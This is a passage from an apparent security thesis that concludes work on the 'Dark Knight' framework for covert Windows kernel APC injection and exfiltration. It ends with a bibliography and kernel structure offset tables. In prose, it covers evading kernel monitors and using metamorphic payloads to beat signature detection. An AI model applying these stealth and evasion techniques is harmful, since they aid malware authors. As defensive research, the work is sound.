Although no thorough evaluation of the performance associated with the non-exported functionality was performed, as this does not elicit direct overhead issues due to the

controlled periodic execution, an investigation of the performance overhead associated with APC injection was undertaken. In both the kernel-mode to user-mode *Trident* and the user-mode to user-mode *Sidewinder* techniques a performance decay in the target OS was identified if the rate of APC firing is not controlled. Time constraints on the rate-of-fire must be enforced to avoid constant queueing of APCs across the entire OS, otherwise the system becomes inundated while constantly operating at the APC IRQL, not allowing PASSIVE execution to occur.

### 5.1.4 Implications

The techniques developed and implemented throughout this work signify an emerging capability for counter-intelligence operations and malicious code execution alike. Accessing non-exported functionality and exploiting the associated information, outlined in Chapter 2.6.2, allows a high degree of control over the target OS, whether it be by the defenders or attackers. Sophisticated utilization of these techniques must be undertaken by counter-intelligence operations to control sanity during investigations, ensuring the integrity of the analysis while detecting potentially malicious activity through a HIDS implementation.

APCs also present a significant exploitation vector for both defenders and attackers. The development of *Trident* and *Sidewinder* clearly outline the capabilities of APC functionality, whether used by investigative frameworks and HIDS or by malware. Cases of these techniques being exploited in the wild with malicious intent have already been identified, as in the cases of TDL4 [57, 67] and ZeroAccess [58, 59], necessitating the requirement to improve control and detection of APCs within the Windows kernel.

## 5.2 Future Work

This section discusses components of *Dark Knight* that might be explored in future work as well as further investigations into the discussed techniques that could be made.

### 5.2.1 Malicious APC Detection

While this work has primarily focused on the capabilities of APCs for use in counter-intelligence investigations it is important to also consider these capabilities if employed by an attacker. Currently there is no detection mechanism to locate malicious APC use, making this an ideal vector for attackers to covertly exploit infected machines while evading detection by sysadmins or end users. Further investigation into the identification of signatures relating to malicious APC use is important in the further development of AV and HIDS solutions.

### 5.2.2 Better Metamorphic Payload Generator

The metamorphic payload generator developed with *Dark Knight* (Section 4.2.2) is a proof-of-concept. The engine could be improved with the streamlining of all transformations into a single locale, which can be accomplished on-the-fly during code injection after the address of the mapped memory segment has been returned by `MmMapLockedPagesSpecifyCache`. Current techniques involving polymorphic and metamorphic engines that would benefit *Dark Knight* are discussed in [93]. This simplifies the process by avoiding the `PRE` and `POST` conditions currently required for payload adjustment.

Although we have also developed two other techniques—PIC DLL injection and

PE injection with relocation table adjustments—these are easy to identify via basic signature-based detection. Utilizing metamorphic transformation engines, conceivably in unison with the aforementioned techniques, we are able to better defeat such detection activities.

### 5.2.3 *Dark Knight* and HIDS Collaboration

Improving collaborative efforts between the *Dark Knight* framework and HIDS components will enable quicker reactive measures during counter-intelligence operations. By immediately detecting malicious activity the threat can be analyzed more rapidly and collection can be initiated to gather more information on the threat actor. As *Dark Knight* already operates within kernel-mode it is trivial to integrate HIDS modules into the existing framework to include advanced detection functionality, following the discussion presented in Section 4.3.3.

## 5.3 Conclusion

The increasing sophistication of computer system and network attacks against government, military and corporate machines has necessitated the requirement for better support in counter-intelligence operations. This enables investigators to better identify the identity of the attacker and their capability as well as the objective and scale of the breach. Previous attempts to provide interfaces to the infected systems have either lacked effective capabilities allowing sophisticated attackers to subvert the investigation or require significant resources to interface with the system due to the semantic gap when dealing with virtualization environments.

This thesis explores undocumented Windows NT-based kernel functionality in order to satisfy better stealth and exfiltration capabilities while subverting the semantic gap issue. The features identified include the scalable exploitation of non-exported kernel functionality to aid in the employment of APCs to hide kernel-mode injection through the execution of payloads in hijacked user-mode address spaces or the evasion of kernel-mode monitors through the use of rapid APC injection between user-mode processes and threads. Implementations of these techniques are presented in the *Dark Knight* framework, evidencing the consummation of this thesis.

The contributions of this research include:

- The exploitation of non-exported functionality from Windows NT-based OS.
- A blueprint of APCs and how they can be employed for covert payload execution and exfiltration applications via APC injection. This includes two developed techniques exploiting APC injection: *Trident*, kernel-mode to user-mode injection, and *Sidewinder*, user-mode to user-mode injection.
- An examination of payloads that can be utilized via the discussed techniques.
- Implementation of the aforementioned techniques in the *Dark Knight* framework in support of counter-intelligence operations.

# Bibliography

[1] Microsoft Developer Network. Do waiting threads receive alerts and APCs? `http://www.osronline.com/ddkx/kmarch/synchro_1oo7.htm`, 2003. [Online; accessed 07-July-2011].

[2] CBC News. Foreign hackers attack Canadian government. 2011. [Online; accessed 16-February-2011].

[3] B. Bencsáth, G. Pék, L. Buttyán, and M. Félegyházi. Duqu: Analysis, Detection, and Lessons Learned. *White paper, CrySyS Lab*, 2012.

[4] sKyWIper Analysis Team. sKyWIper (a.k.a. Flame a.k.a. Flamer): A complex malware for targeted attacks. *White paper, CrySyS Lab*, 2012.

[5] N. Falliere, L.O. Murchu, and E. Chien. W32. stuxnet dossier. *White paper, Symantec Corp., Security Response*, 2011.

[6] B. Krekel. Capability of the People's Republic of China to conduct cyber warfare and computer network exploitation. Technical report, Northrop Grumman Corp, 2009.

[7] B. Blunden. *The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System.* Wordware, 2009.

[8] G. Hoglund and J. Butler. *Rootkits: Subverting the Windows kernel*. Addison-Wesley Professional, 2006.

[9] S. Knight and S. Leblanc. When not to pull the plug: The need for network counter-surveillance operations. *Cryptology and information security series*, 3:226–237, 2009.

[10] B. Stock, J. Gobel, M. Engelberth, F.C. Freiling, and T. Holz. Walowdac-analysis of a peer-to-peer botnet. In *2009 European Conference on Computer Network Defense*, pages 13–20. IEEE, 2009.

[11] D. Ramsbrock. Mitigating the botnet problem: From victim to botmaster. 2008.

[12] L. Litty, H.A. Lagar-Cavilla, and D. Lie. Hypervisor support for identifying covertly executing binaries. In *Proceedings of the 17th conference on Security symposium*, pages 243–258. USENIX Association, 2008.

[13] J. Butler and S. Sparks. Windows rootkits of 2005, part one. *Security Focus*, 2, 2005.

[14] J. Butler and S. Sparks. Windows rootkits of 2005, part two. *Security Focus*, 2, 2005.

[15] D.D. Nerenberg. A study of rootkit stealth techniques and associated detection methods. Technical report, DTIC Document, 2007.

[16] J. Butler and S. Sparks. Windows rootkits of 2005, part three. *Security Focus*, 2, 2005.

[17] T. Shields. Survey of rootkit technologies and their impact on digital forensics. *Personal Communication*, 2008.

[18] F. Adelstein. Live forensics: Diagnosing your system without killing it first. *Communications of the ACM*, 49(2):63–66, 2006.

[19] J.S. Alexander, T.R. Dean, and G.S. Knight. Spy vs. Spy: Counter-intelligence methods for backtracking malicious intrusions. In *Proceedings of the 2011 Conference of the Center for Advanced Studies on Collaborative Research*, pages 1–14. IBM Corp., 2011.

[20] P.M. Chen and B.D. Noble. When virtual is better than real. In *hotos*, page 0133. Published by the IEEE Computer Society, 2001.

[21] Symantec. Windows rootkit overview. 2005.

[22] XShadow. Vanquish v0.1 beta8. `http://www.security-science.com/security-hacking-tools/SystemHacking/VanquishRootkit/VanquishRootkit-ReadMe.txt`, 2003. [Online; accessed 31-May-2011].

[23] I. Ivanov. API hooking revealed. *The Code Project*, 2002.

[24] J. Richter. Load your 32 bit DLL into another process's address space using INJLIB. *Microsoft Systems Journal-US Edition*, pages 13–40, 1994.

[25] Holy_Father. Hacker Defender readme. `http://www.infosecinstitute.com/blog/readmeen.txt`, 2004. [Online; accessed 03-June-2011].

[26] C. Ries. Inside windows rootkits. *VigilantMinds Inc*, 2006.

[27] M.E. Russinovich and D.A. Solomon. *Microsoft Windows Internals: Microsoft Windows Server 2003, Windows XP, and Windows 2000*. Microsoft Press Redmond, WA, 2005.

[28] Aphex. AFX rootkit. `http://www.megasecurity.org/trojans/a/aphex/Afx_win_rootkit2003.html`, 2003. [Online; accessed 23-May-2011].

[29] A. Bunten. Unix and Linux based rootkits techniques and countermeasures. `http://www.first.org/conference/2004/papers/c17.pdf`, 2004. [Online; accessed 25-May-2011].

[30] Microsoft Developer Network. MSDN: SeAccessCheck routine. `http://msdn.microsoft.com/en-us/library/ff563674(v=vs.85).aspx`, 2011. [Online; accessed 14-June-2011].

[31] G. Hoglund. A *REAL* NT rootkit. *Volume 0x09, Issue 0x55, Phile# 0x05 of 0x19-Phrack Magazine*, 1999.

[32] +ORC. How to crack. `http://www.woodmann.com/fravia/orc1.htm`, 1997. [Online; accessed 16-June-2011].

[33] N. Kumar and V. Kumar. Vbootkit: Compromising Windows Vista security. *Black Hat Europe*, 2007, 2007.

[34] E. Florio. When malware meets rootkits. *White paper, Symantec Corp., Security Response*, 2005.

[35] Devik and Sd. Linux on-the-fly kernel patching without LKM. *Volume 0x0b, Issue 0x3a, Phile# 0x07 of 0x0e-Phrack Magazine*, 2001.

[36] P. Silberman. FUTo rootkit. `https://www.openrce.org/articles/full_view/19`, 2006. [Online; accessed 26-May-2011].

[37] M. Nanavati and B. Kothari. Hidden processes detection using the PspCidTable. *MIEL Labs2010*, 2010.

[38] J. Butler and P. Silberman. Raide: Rootkit Analysis Identification Elimination. *Black Hat USA*, 2006.

[39] PaX Team. PaX design and implementation. `http://pax.grsecurity.net/docs/pax.txt`, 2003. [Online; accessed 20-June-2011].

[40] S. Sparks and J. Butler. Shadow Walker: Raising the bar for rootkit detection. *Black Hat Japan*, pages 504–533, 2005.

[41] S. Sparks and J. Butler. Shadow Walker release information. 2005.

[42] Intel. Intel virtualization technology specification for the IA-32 intel architecture. 2005.

[43] AMD. AMD64 virtualization codenamed Pacifica technology: Secure virtual machine architecture reference manual. 2005.

[44] J. Rutkowska. Subverting Vista kernel for fun and profit. *Black Hat Briefings*, 2006.

[45] D.A. Dai Zovi. Hardware virtualization rootkits. *BlackHat Briefings USA*, 2006.

[46] S.T. King, P.M. Chen, Y.M. Wang, C. Verbowski, H.J. Wang, and J.R. Lorch. SubVirt: Implementing malware with virtual machines. In *Security and Privacy, 2006 IEEE Symposium on*, pages 1–14. IEEE, 2006.

[47] D.J Major. Exploiting system call interfaces to observe attackers in virtual machines. *Royal Military College*, 2008.

[48] N.A. Quynh and K. Suzaki. Virt-ICE: Next-generation debugger for malware analysis. *BlackHat Briefings USA*, 2010.

[49] Intel. Basic execution environment. `http://www.cse.unl.edu/~goddard/Courses/CSCE351/IntelArchitecture/IntelExecutionEnvironment.pdf`, 2001. [Online; accessed 21-June-2011].

[50] Intel. Intel 64 and IA-32 architectures software developer's manual: System programming guide, part 2. 3B, 2011.

[51] L. Duflot, O. Levillain, B. Morin, and O. Grumelard. Getting into the SMRAM: SMM reloaded. *CanSecWest, Vancouver, Canada*, 2009.

[52] S. Embleton, S. Sparks, and C. Zou. SMM rootkits: A new breed of OS independent malware. In *Proceedings of the 4th international conference on Security and privacy in communication netowrks*, pages 11:1–11:12. ACM, 2008.

[53] D. Soeder and R. Permeh. eEye BootRoot. *BlackHat USA*, 2005.

[54] A. Tereshkin and R. Wojtczuk. Introducing Ring-3 rootkits. *Black Hat USA*, 2009.

[55] J. Clark, S. Leblanc, and S. Knight. Compromise through USB-based hardware trojan horse device. *Future Generation Computer Systems*, 27(5):555–563, 2011.

[56] D.B. Probert. Windows kernel internals: Thread scheduling. `http://i-web.i.u-tokyo.ac.jp/edu/training/ss/lecture/new-documents/`

Lectures/03-ThreadScheduling/ThreadScheduling.ppt, 2006. [Online; accessed 22-June-2011].

[57] E. Rodionov and A. Matrosov. The evolution of TDL: Conquering x64. Technical report, ESET, 2011.

[58] G. Bonfa. Step-by-step reverse engineering malware: ZeroAccess / Max++ / Smiscer crimeware rootkit. http://resources.infosecinstitute.com/step-by-step-tutorial-on-reverse-engineering-malware/the-zeroaccessmaxsmiscer-crimeware-rootkit/, 2010. [Online; accessed 14-October-2011].

[59] McAfee Labs Threat Advisory. ZeroAccess rootkit. Technical report, "McAfee", 2011.

[60] G. Hoglund. HBGary's rootkit project Magenta. http://www.cyberwarzone.com/cyberwarfare/hbgarys-rootkit-project-magenta, 2011. [Online; accessed 27-October-2011].

[61] P. Kleissner. Stoned bootkit: Your PC is now stoned! ..again. *Black Hat USA*, 2009.

[62] Sagar. Windows 8 bootkit created. http://windows8beta.com/2011/11/windows-8-bootkit-createdwill-be-released-at-malcon, 2011. [Online; accessed 19-November-2011].

[63] M. Matrosov and E. Rodionov. Defeating x64: The evolution of the TDL rootkit. Technical report, ESET, 2011.

[64] M. Matrosov and E. Rodionov. TDL4 rebooted. Technical report, ESET, 2011.

[65] Microsoft Developer Network. Kernel-Mode Code Signing walkthrough. `http://msdn.microsoft.com/en-us/windows/hardware/gg487328.aspx`, 2007. [Online; accessed 19-November-2011].

[66] Microsoft Developer Network. Patching Policy for x64-based systems. `http://msdn.microsoft.com/en-us/windows/hardware/gg487350`, 2008. [Online; accessed 19-November-2011].

[67] M. Matrosov and E. Rodionov. Defeating x64: Modern trends of kernel-mode rootkits. Technical report, ESET, 2011.

[68] M. Sandee. RSA-512 certificates abused in the wild. `http://foxitsecurity.files.wordpress.com/2011/11/rsa-512-certificates-abused-in-the-wild-print1.pdf`, 2011. [Online; accessed 21-November-2011].

[69] E. Barbosa. Finding some non-exported kernel variables in Windows XP. `http://www.reverse-engineering.info/SystemInformation/GetVarXP.pdf`, 2004. [Online; accessed 18-May-2011].

[70] A. Ionescu. Getting kernel variables from kdversionblock, part 2. `http://www.rootkit.com/newsread.php?newsid=15`, 2004. [Online; accessed 18-May-2011].

[71] M. Suiche. Windows Vista 32-bits and unexported kernel symbols. `http://www.msuiche.net/papers/Windows_Vista_32bits_and_unexported_kernel_symbols.pdf`, 2007. [Online; accessed 23-May 2011].

[72] J. Okolica and G.L. Peterson. Windows operating systems agnostic memory analysis. *Digital Investigation*, 7:S48–S56, 2010.

[73] D. Vostokov. WinDbg. http://www.windbg.org, 2008. [Online; accessed 13-March-2011].

[74] D.B. Probert. Windows kernel internals: Object manager. http://i-web.i.u-tokyo.ac.jp/edu/training/ss/lecture/new-documents/Lectures/01-ObjectManager/ObjectManager.pdf, 2006. [Online; accessed 27-September-2011].

[75] E. Martignetti. Windows Vista APC internals. http://www.opening-windows.com/techart_windows_vista_apc_internals.htm, 2009. [Online; accessed 01-June-2011].

[76] A. Almeida. Inside NT's Asynchronous Procedure Calls. http://drdobbs.com/184416590, 2002. [Online; accessed 01-June-2011].

[77] M.E. Russinovich, D.A. Solomon, and A. Ionescu. *Microsoft Windows Internals: Windows Server 2008 and Windows Vista*. Microsoft Press Redmond, WA, 2009.

[78] J. Butler and K. Kendall. Blackout: What really happened. *Black Hat USA*, 2007, 2007.

[79] Microsoft Developer Network. What is really in that MDL? http://msdn.microsoft.com/en-us/windows/hardware/gg463193, 2008. [Online; accessed 07-May-2011].

[80] G. Spinardi. *From Polaris to Trident: the development of US Fleet ballistic missile technology*, volume 30. Cambridge University Press, 1994.

[81] China Lake Museum Foundation. AIM-9 Ssidewinder. `http://www.chinalakemuseum.org/exhibits/sidewinder.shtml`, 2010. [Online; accessed 31-November-2011].

[82] Sensey. User Mode APC DLL Injection. `http://www.gamedeception.net/threads/21780-User-Mode-APC-Injection`, 2011. [Online; accessed 30-August-2011].

[83] R. Chen. *The Old New Thing: Practical Development Throughout the Evolution of Windows*. Addison-Wesley Professional, 2006.

[84] M. Pietrek. Peering Inside the PE: A Tour of the Win32 Portable Executable File Format. `http://msdn.microsoft.com/en-us/library/ms809762.aspx`, 1994. [Online; accessed 11-November-2011].

[85] Microsoft Developer Network. An In-Depth Look into the Win32 Portable Executable File Format. `http://msdn.microsoft.com/en-us/magazine/cc301805.aspx`, 2002. [Online; accessed 11-November-2011].

[86] Microsoft Developer Network. Enumerating all modules for a process. `http://msdn.microsoft.com/en-us/library/windows/desktop/ms682621(v=VS.85).aspx`, 2011. [Online; accessed 21-September-2011].

[87] sk. History and Advances in Windows Shellcode. *Volume 0xXX, Issue 0x3e, Phile# 0x07 of 0x10-Phrack Magazine*, 2004.

[88] P. Innella et al. The evolution of intrusion detection systems. *SecurityFocus, November*, 16:2001, 2000.

[89] Y. Bai and H. Kobayashi. Intrusion detection system: Technology and development. 2003.

[90] Microsoft Developer Network. Exercising the firewall using C++. `http://msdn.microsoft.com/en-us/site/aa364726`, 2010. [Online; accessed 15-August-2011].

[91] Microsoft Developer Network. Enumerating all device drivers in the system. `http://msdn.microsoft.com/en-us/library/windows/desktop/ms682619(v=vs.85).aspx`, 2011. [Online; accessed 27-October-2011].

[92] M. Russinovich. Netstatp. `http://spock.uccs.edu/pub/Sysinternals/netstatp.c`, 2002. [Online; accessed 27-October-2011].

[93] X. Li, P.K.K. Loh, and F. Tan. Mechanisms of polymorphic and metamorphic viruses. In *Intelligence and Security Informatics Conference (EISIC), 2011 European*, pages 149–154. IEEE, 2011.

# Appendix A

# Windows NT Kernel Internals

## A.1 Data Structures

All tables are reconstructed based on data acquired using WinDbg and the associated SDK [73].

### A.1.1 Executive Process

Data Structure: `nt!_EPROCESS`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | Pcb | : | _KPROCESS |
| +0x06c | ProcessLock | : | _EX_PUSH_LOCK |
| +0x070 | CreateTime | : | _LARGE_INTEGER |
| +0x078 | ExitTime | : | _LARGE_INTEGER |
| +0x080 | RundownProtect | : | _EX_RUNDOWN_REF |
| +0x084 | UniqueProcessId | : | PTR32 VOID |
| +0x088 | ActiveProcessLinks | : | _LIST_ENTRY |
| +0x090 | QuotaUsage | : | [3] UINT4B |
| +0x09c | QuotaPeak | : | [3] UINT4B |
| +0x0a8 | CommitCharge | : | UINT4B |
| +0x0ac | PeakVirtualSize | : | UINT4B |
| +0x0b0 | VirtualSize | : | UINT4B |
| +0x0b4 | SessionProcessLinks | : | _LIST_ENTRY |

| | | | |
|---|---|---|---|
| +0x0bc | DebugPort | : | PTR32 VOID |
| +0x0c0 | ExceptionPort | : | PTR32 VOID |
| +0x0c4 | ObjectTable | : | PTR32 _HANDLE_TABLE |
| +0x0c8 | Token | : | _EX_FAST_REF |
| +0x0cc | WorkingSetLock | : | _FAST_MUTEX |
| +0x0ec | WorkingSetPage | : | UINT4B |
| +0x0f0 | AddressCreationLock | : | _FAST_MUTEX |
| +0x110 | HyperSpaceLock | : | UINT4B |
| +0x114 | ForkInProgress | : | PTR32 _ETHREAD |
| +0x118 | HardwareTrigger | : | UINT4B |
| +0x11c | VadRoot | : | PTR32 VOID |
| +0x120 | VadHint | : | PTR32 VOID |
| +0x124 | CloneRoot | : | PTR32 VOID |
| +0x128 | NumberOfPrivatePages | : | UINT4B |
| +0x12c | NumberOfLockedPages | : | UINT4B |
| +0x130 | Win32Process | : | PTR32 VOID |
| +0x134 | Job | : | PTR32 _EJOB |
| +0x138 | SectionObject | : | PTR32 VOID |
| +0x13c | SectionBaseAddress | : | PTR32 VOID |
| +0x140 | QuotaBlock | : | PTR32 _EPROCESS _QUOTA_BLOCK |
| +0x144 | WorkingSetWatch | : | PTR32 _PAGEFAULT _HISTORY |
| +0x148 | Win32WindowStation | : | PTR32 VOID |
| +0x14c | InheritedFromUniqueProcessId | : | PTR32 VOID |
| +0x150 | LdtInformation | : | PTR32 VOID |
| +0x154 | VadFreeHint | : | PTR32 VOID |
| +0x158 | VdmObjects | : | PTR32 VOID |
| +0x15c | DeviceMap | : | PTR32 VOID |
| +0x160 | PhysicalVadList | : | _LIST_ENTRY |
| +0x168 | PageDirectoryPte | : | _HARDWARE_PTE |
| +0x168 | Filler | : | UINT8B |
| +0x170 | Session | : | PTR32 VOID |
| +0x174 | ImageFileName | : | [16] UCHAR |
| +0x184 | JobLinks | : | _LIST_ENTRY |
| +0x18c | LockedPagesList | : | PTR32 VOID |
| +0x190 | ThreadListHead | : | _LIST_ENTRY |
| +0x198 | SecurityPort | : | PTR32 VOID |
| +0x19c | PaeTop | : | PTR32 VOID |
| +0x1a0 | ActiveThreads | : | UINT4B |

| | | | |
|---|---|---|---|
| +0x1a4 | GrantedAccess | : | UINT4B |
| +0x1a8 | DefaultHardErrorProcessing | : | UINT4B |
| +0x1ac | LastThreadExitStatus | : | INT4B |
| +0x1b0 | Peb | : | PTR32 _PEB |
| +0x1b4 | PrefetchTrace | : | _EX_FAST_REF |
| +0x1b8 | ReadOperationCount | : | _LARGE_INTEGER |
| +0x1c0 | WriteOperationCount | : | _LARGE_INTEGER |
| +0x1c8 | OtherOperationCount | : | _LARGE_INTEGER |
| +0x1d0 | ReadTransferCount | : | _LARGE_INTEGER |
| +0x1d8 | WriteTransferCount | : | _LARGE_INTEGER |
| +0x1e0 | OtherTransferCount | : | _LARGE_INTEGER |
| +0x1e8 | CommitChargeLimit | : | UINT4B |
| +0x1ec | CommitChargePeak | : | UINT4B |
| +0x1f0 | AweInfo | : | PTR32 VOID |
| +0x1f4 | SeAuditProcessCreationInfo | : | _SE_AUDIT_PROCESS _CREATION_INFO |
| +0x1f8 | Vm | : | _MMSUPPORT |
| +0x238 | LastFaultCount | : | UINT4B |
| +0x23c | ModifiedPageCount | : | UINT4B |
| +0x240 | NumberOfVads | : | UINT4B |
| +0x244 | JobStatus | : | UINT4B |
| +0x248 | Flags | : | UINT4B |
| +0x248 | CreateReported | : | Pos 0, 1 Bit |
| +0x248 | NoDebugInherit | : | Pos 1, 1 Bit |
| +0x248 | ProcessExiting | : | Pos 2, 1 Bit |
| +0x248 | ProcessDelete | : | Pos 3, 1 Bit |
| +0x248 | Wow64SplitPages | : | Pos 4, 1 Bit |
| +0x248 | VmDeleted | : | Pos 5, 1 Bit |
| +0x248 | OutswapEnabled | : | Pos 6, 1 Bit |
| +0x248 | Outswapped | : | Pos 7, 1 Bit |
| +0x248 | ForkFailed | : | Pos 8, 1 Bit |
| +0x248 | HasPhysicalVad | : | Pos 9, 1 Bit |
| +0x248 | AddressSpaceInitialized | : | Pos 10, 2 Bits |
| +0x248 | SetTimerResolution | : | Pos 12, 1 Bit |
| +0x248 | BreakOnTermination | : | Pos 13, 1 Bit |
| +0x248 | SessionCreationUnderway | : | Pos 14, 1 Bit |
| +0x248 | WriteWatch | : | Pos 15, 1 Bit |
| +0x248 | ProcessInSession | : | Pos 16, 1 Bit |
| +0x248 | OverrideAddressSpace | : | Pos 17, 1 Bit |
| +0x248 | HasAddressSpace | : | Pos 18, 1 Bit |

| | | | |
|---|---|---|---|
| +0x248 | LaunchPrefetched | : | Pos 19, 1 Bit |
| +0x248 | InjectInpageErrors | : | Pos 20, 1 Bit |
| +0x248 | VmTopDown | : | Pos 21, 1 Bit |
| +0x248 | Unused3 | : | Pos 22, 1 Bit |
| +0x248 | Unused4 | : | Pos 23, 1 Bit |
| +0x248 | VdmAllowed | : | Pos 24, 1 Bit |
| +0x248 | Unused | : | Pos 25, 5 Bits |
| +0x248 | Unused1 | : | Pos 30, 1 Bit |
| +0x248 | Unused2 | : | Pos 31, 1 Bit |
| +0x24c | ExitStatus | : | INT4B |
| +0x250 | NextPageColor | : | UINT2B |
| +0x252 | SubSystemMinorVersion | : | UCHAR |
| +0x253 | SubSystemMajorVersion | : | UCHAR |
| +0x252 | SubSystemVersion | : | UINT2B |
| +0x254 | PriorityClass | : | UCHAR |
| +0x255 | WorkingSetAcquiredUnsafe | : | UCHAR |
| +0x258 | Cookie | : | UINT4B |

### A.1.2 Executive Thread

Data Structure: `nt!_ETHREAD`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | Tcb | : | _KTHREAD |
| +0x1c0 | CreateTime | : | _LARGE_INTEGER |
| +0x1c0 | NestedFaultCount | : | Pos 0, 2 Bits |
| +0x1c0 | ApcNeeded | : | Pos 2, 1 Bit |
| +0x1c8 | ExitTime | : | _LARGE_INTEGER |
| +0x1c8 | LpcReplyChain | : | _LIST_ENTRY |
| +0x1c8 | KeyedWaitChain | : | _LIST_ENTRY |
| +0x1d0 | ExitStatus | : | INT4B |
| +0x1d0 | OfsChain | : | PTR32 VOID |
| +0x1d4 | PostBlockList | : | _LIST_ENTRY |
| +0x1dc | TerminationPort | : | PTR32 _TERMINATION_PORT |
| +0x1dc | ReaperLink | : | PTR32 _ETHREAD |
| +0x1dc | KeyedWaitValue | : | PTR32 VOID |
| +0x1e0 | ActiveTimerListLock | : | UINT4B |

| | | | |
|---|---|---|---|
| +0x1e4 | ActiveTimerListHead | : | _LIST_ENTRY |
| +0x1ec | Cid | : | _CLIENT_ID |
| +0x1f4 | LpcReplySemaphore | : | _KSEMAPHORE |
| +0x1f4 | KeyedWaitSemaphore | : | _KSEMAPHORE |
| +0x208 | LpcReplyMessage | : | PTR32 VOID |
| +0x208 | LpcWaitingOnPort | : | PTR32 VOID |
| +0x20c | ImpersonationInfo | : | PTR32 _PS_IMPERSONATION _INFORMATION |
| +0x210 | IrpList | : | _LIST_ENTRY |
| +0x218 | TopLevelIrp | : | UINT4B |
| +0x21c | DeviceToVerify | : | PTR32 _DEVICE_OBJECT |
| +0x220 | ThreadsProcess | : | PTR32 _EPROCESS |
| +0x224 | StartAddress | : | PTR32 VOID |
| +0x228 | Win32StartAddress | : | PTR32 VOID |
| +0x228 | LpcReceivedMessageId | : | UINT4B |
| +0x22c | ThreadListEntry | : | _LIST_ENTRY |
| +0x234 | RundownProtect | : | _EX_RUNDOWN_REF |
| +0x238 | ThreadLock | : | _EX_PUSH_LOCK |
| +0x23c | LpcReplyMessageId | : | UINT4B |
| +0x240 | ReadClusterSize | : | UINT4B |
| +0x244 | GrantedAccess | : | UINT4B |
| +0x248 | CrossThreadFlags | : | UINT4B |
| +0x248 | Terminated | : | Pos 0, 1 Bit |
| +0x248 | DeadThread | : | Pos 1, 1 Bit |
| +0x248 | HideFromDebugger | : | Pos 2, 1 Bit |
| +0x248 | ActiveImpersonationInfo | : | Pos 3, 1 Bit |
| +0x248 | SystemThread | : | Pos 4, 1 Bit |
| +0x248 | HardErrorsAreDisabled | : | Pos 5, 1 Bit |
| +0x248 | BreakOnTermination | : | Pos 6, 1 Bit |
| +0x248 | SkipCreationMsg | : | Pos 7, 1 Bit |
| +0x248 | SkipTerminationMsg | : | Pos 8, 1 Bit |
| +0x24c | SameThreadPassiveFlags | : | UINT4B |
| +0x24c | ActiveExWorker | : | Pos 0, 1 Bit |
| +0x24c | ExWorkerCanWaitUser | : | Pos 1, 1 Bit |
| +0x24c | MemoryMaker | : | Pos 2, 1 Bit |
| +0x250 | SameThreadApcFlags | : | UINT4B |
| +0x250 | LpcReceivedMsgIdValid | : | Pos 0, 1 Bit |
| +0x250 | LpcExitThreadCalled | : | Pos 1, 1 Bit |
| +0x250 | AddressSpaceOwner | : | Pos 2, 1 Bit |
| +0x254 | ForwardClusterOnly | : | UCHAR |

| | | | |
|---|---|---|---|
| +0x255 | DisablePageFaultClustering | : | UCHAR |

### A.1.3 Kernel Process

Data Structure: `nt!_KPROCESS`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | Header | : | _DISPATCHER_HEADER |
| +0x010 | ProfileListHead | : | _LIST_ENTRY |
| +0x018 | DirectoryTableBase | : | [2] UINT4B |
| +0x020 | LdtDescriptor | : | _KGDTENTRY |
| +0x028 | Int21Descriptor | : | _KIDTENTRY |
| +0x030 | IopmOffset | : | UINT2B |
| +0x032 | Iopl | : | UCHAR |
| +0x033 | Unused | : | UCHAR |
| +0x034 | ActiveProcessors | : | UINT4B |
| +0x038 | KernelTime | : | UINT4B |
| +0x03c | UserTime | : | UINT4B |
| +0x040 | ReadyListHead | : | _LIST_ENTRY |
| +0x048 | SwapListEntry | : | _SINGLE_LIST_ENTRY |
| +0x04c | VdmTrapcHandler | : | PTR32 VOID |
| +0x050 | ThreadListHead | : | _LIST_ENTRY |
| +0x058 | ProcessLock | : | UINT4B |
| +0x05c | Affinity | : | UINT4B |
| +0x060 | StackCount | : | UINT2B |
| +0x062 | BasePriority | : | CHAR |
| +0x063 | ThreadQuantum | : | CHAR |
| +0x064 | AutoAlignment | : | UCHAR |
| +0x065 | State | : | UCHAR |
| +0x066 | ThreadSeed | : | UCHAR |
| +0x067 | DisableBoost | : | UCHAR |
| +0x068 | PowerState | : | UCHAR |
| +0x069 | DisableQuantum | : | UCHAR |
| +0x06a | IdealNode | : | UCHAR |
| +0x06b | Flags | : | _KEXECUTE_OPTIONS |
| +0x06b | ExecuteOptions | : | UCHAR |

### A.1.4 Kernel Thread

Data Structure: `nt!_KTHREAD`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | Header | : | _DISPATCHER_HEADER |
| +0x010 | MutantListHead | : | _LIST_ENTRY |
| +0x018 | InitialStack | : | PTR32 VOID |
| +0x01c | StackLimit | : | PTR32 VOID |
| +0x020 | Teb | : | PTR32 VOID |
| +0x024 | TlsArray | : | PTR32 VOID |
| +0x028 | KernelStack | : | PTR32 VOID |
| +0x02c | DebugActive | : | UCHAR |
| +0x02d | State | : | UCHAR |
| +0x02e | Alerted | : | [2] UCHAR |
| +0x030 | Iopl | : | UCHAR |
| +0x031 | NpxState | : | UCHAR |
| +0x032 | Saturation | : | CHAR |
| +0x033 | Priority | : | CHAR |
| +0x034 | ApcState | : | _KAPC_STATE |
| +0x04c | ContextSwitches | : | UINT4B |
| +0x050 | IdleSwapBlock | : | UCHAR |
| +0x051 | VdmSafe | : | UCHAR |
| +0x052 | Spare0 | : | [2] UCHAR |
| +0x054 | WaitStatus | : | INT4B |
| +0x058 | WaitIrql | : | UCHAR |
| +0x059 | WaitMode | : | CHAR |
| +0x05a | WaitNext | : | UCHAR |
| +0x05b | WaitReason | : | UCHAR |
| +0x05c | WaitBlockList | : | PTR32 _KWAIT_BLOCK |
| +0x060 | WaitListEntry | : | _LIST_ENTRY |
| +0x060 | SwapListEntry | : | _SINGLE_LIST_ENTRY |
| +0x068 | WaitTime | : | UINT4B |
| +0x06c | BasePriority | : | CHAR |
| +0x06d | DecrementCount | : | UCHAR |
| +0x06e | PriorityDecrement | : | CHAR |
| +0x06f | Quantum | : | CHAR |

| | | | |
|---|---|---|---|
| +0x070 | WaitBlock | : | [4] _KWAIT_BLOCK |
| +0x0d0 | LegoData | : | PTR32 VOID |
| +0x0d4 | KernelApcDisable | : | UINT4B |
| +0x0d8 | UserAffinity | : | UINT4B |
| +0x0dc | SystemAffinityActive | : | UCHAR |
| +0x0dd | PowerState | : | UCHAR |
| +0x0de | NpxIrql | : | UCHAR |
